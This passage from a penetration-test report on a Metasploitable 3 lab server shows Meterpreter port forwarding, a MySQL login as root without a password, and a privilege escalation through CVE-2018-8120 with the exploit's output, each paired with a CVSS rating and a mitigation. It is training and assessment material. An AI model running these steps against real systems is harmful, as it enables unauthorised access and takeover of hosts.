From the figure, we found out that the port 3306 is providing the mysql service. Since the service can't be accessed remotely.we need to setup the Meterpreter shell in a way that we can tunnel connections over the shell. Since the Meterpreter shell runs locally and is able to access port 3306, we need to forward a local port to the Metasploitable 3 machine over the Meterpreter shell. We can forward port with the portfwd



```
meterpreter > portfwd add -l 3306 -p 3306 -r 192.168.56.3
[*] Local TCP relay created: :3306 <-> 192.168.56.3:3306
meterpreter > shell
Process 4028 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
```

Now, we can connect to mysql server from our local system.



```
kush@HP-Pavilion-Notebook:~$ mysql -u root -h 127.0.0.1
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
```

Since the default username ,password weren’t changed, we could easily authenticate and access the databases.

Issue

Default or Weak Credentials High Rating(CVSS:7.5)

Impact

The hacker can gain access to all data stored in database. He can dump data and leak it in the internet. He can also remove whole database which definitely harm the organization.

Mitigation measure

The password must be changed from default ones and frequently updated.

Post Exploitation

Windows Privilege Escalation

Introduction

Windows privilege escalation happens when an attacker is able to gain high levels of privileges on a target Windows host. It is a very valuable type of exploit used by attackers to compromise systems and facilitate other types of attacks.The common technique involves kernel exploit, access token manipulation, appinit dlls etc

Research and Analysis

By surfing on the internet and from The Red Team Guide book, We found out that the windows server 2008 is vulnerable to CVE-2018-8120 which can be exploited to escalate the privilege from local system to authority system. This vulnerability occurs in the windows server 2008,windows 2007 when the win32k component fails to properly handle the objects in memory and is also known as “Win32k Elevation of Privilege Vulnerability”.

CVE-2018-8120


The bug caused by a null pointer dereference in the win32k kernel module by matching the patch. The vulnerability exists in the kernel function SetImeInfoEx. In the case where the pointer field spklList of the target window station has not been validated, the function directly reads the memory address pointed to by the field.

It is possible that the value of field spklList of window station tag WINDOWSTATION object reaches 0. If an user process creates a window station whose field spklList points to NULL address, and associates the window station with the current process, at the time when calling system service NtUserSetImeInfoEx to set extended IME information, the kernel function SetImeInfoEx would access the memory in zero page which is located in the user address space. The operation of the function will cause the page fault exception, resulting in the occurrence of the system BSOD.

If the exploitation code in the user process allocates zero page memory in advance, to make the zero page mapped, and crafts some fake kernel objects in the zero page, the data in the zero page will be mistaken for a correct keyboard layout tagKL node object by the kernel function, which implements the arbitrary address writing primitive. Using the implemented writing primitive to override the function pointer field of a particular kernel object (such as tagWND), or to modify the relevant flag bits that represent kernel mode or user mode execution, the ability of arbitrary code execution is then implemented, the kernel Escalation of Privilege is achieved ultimately as well.

Steps to reproduce

For the escalation, First of all, we went through the github page https://github.com/unamer/CVE-2018-8120 for detail understanding of when it works and how it works. Then after the working and implementation knowledge of the exploit, the files were fetched to the local system and with the help of python http server in local machine and jenkins script, we were able to migrate the file to the windows server 2008. Then the executable was run along with the system cmd. Now the cmd works as the it was run by the administrator.



```
C:\Program Files\jenkins\Scripts>win1.exe whoami
win1.exe whoami
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Detected kernel ntoskrnl.exe
[+] Get manager at fffff900c1c57c90,worker at fffff900c1c43c90
[+] Triggering vulnerability...
[+] Overwriting...fffff8000160fc68
[+] Elevating privilege...
[+] Cleaning up...
[+] Trying to execute whoami as SYSTEM...
[+] Process created with pid 5052!
nt authority\system
```

The same exploit can be performed with the help of exploit module “exploit/windows/local/ms18_8120_win32k_privesc ”

Issue

Improper handle of object in memory High rating(CVSS:7.2)

Impact

Any user or hacker accessing the system can gain the administrator privileges and can exploit the system. They may access, make changes or delete the files, folders which they are not allowed to. In case of hacker, they can easily install backdoors so that, they can enter the system in future as well.

Mitigation measure

Update and patch the system

Conclusion and Recommendation

Metasploitable windows server 2008 suffered a series of control failures, which led to a complete compromise of critical assets. These failures would have had a dramatic effect on system operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate windows server defenses
- Determining the impact of a security breach on confidentiality of the system stored information

These goals of the penetration test were met. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the windows server system.

Due to the impact uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

- Ensure that strong credentials are use everywhere in the organization.
- Implement a patch management program.
- Establish trust boundaries.
- Conduct regular vulnerability assessments.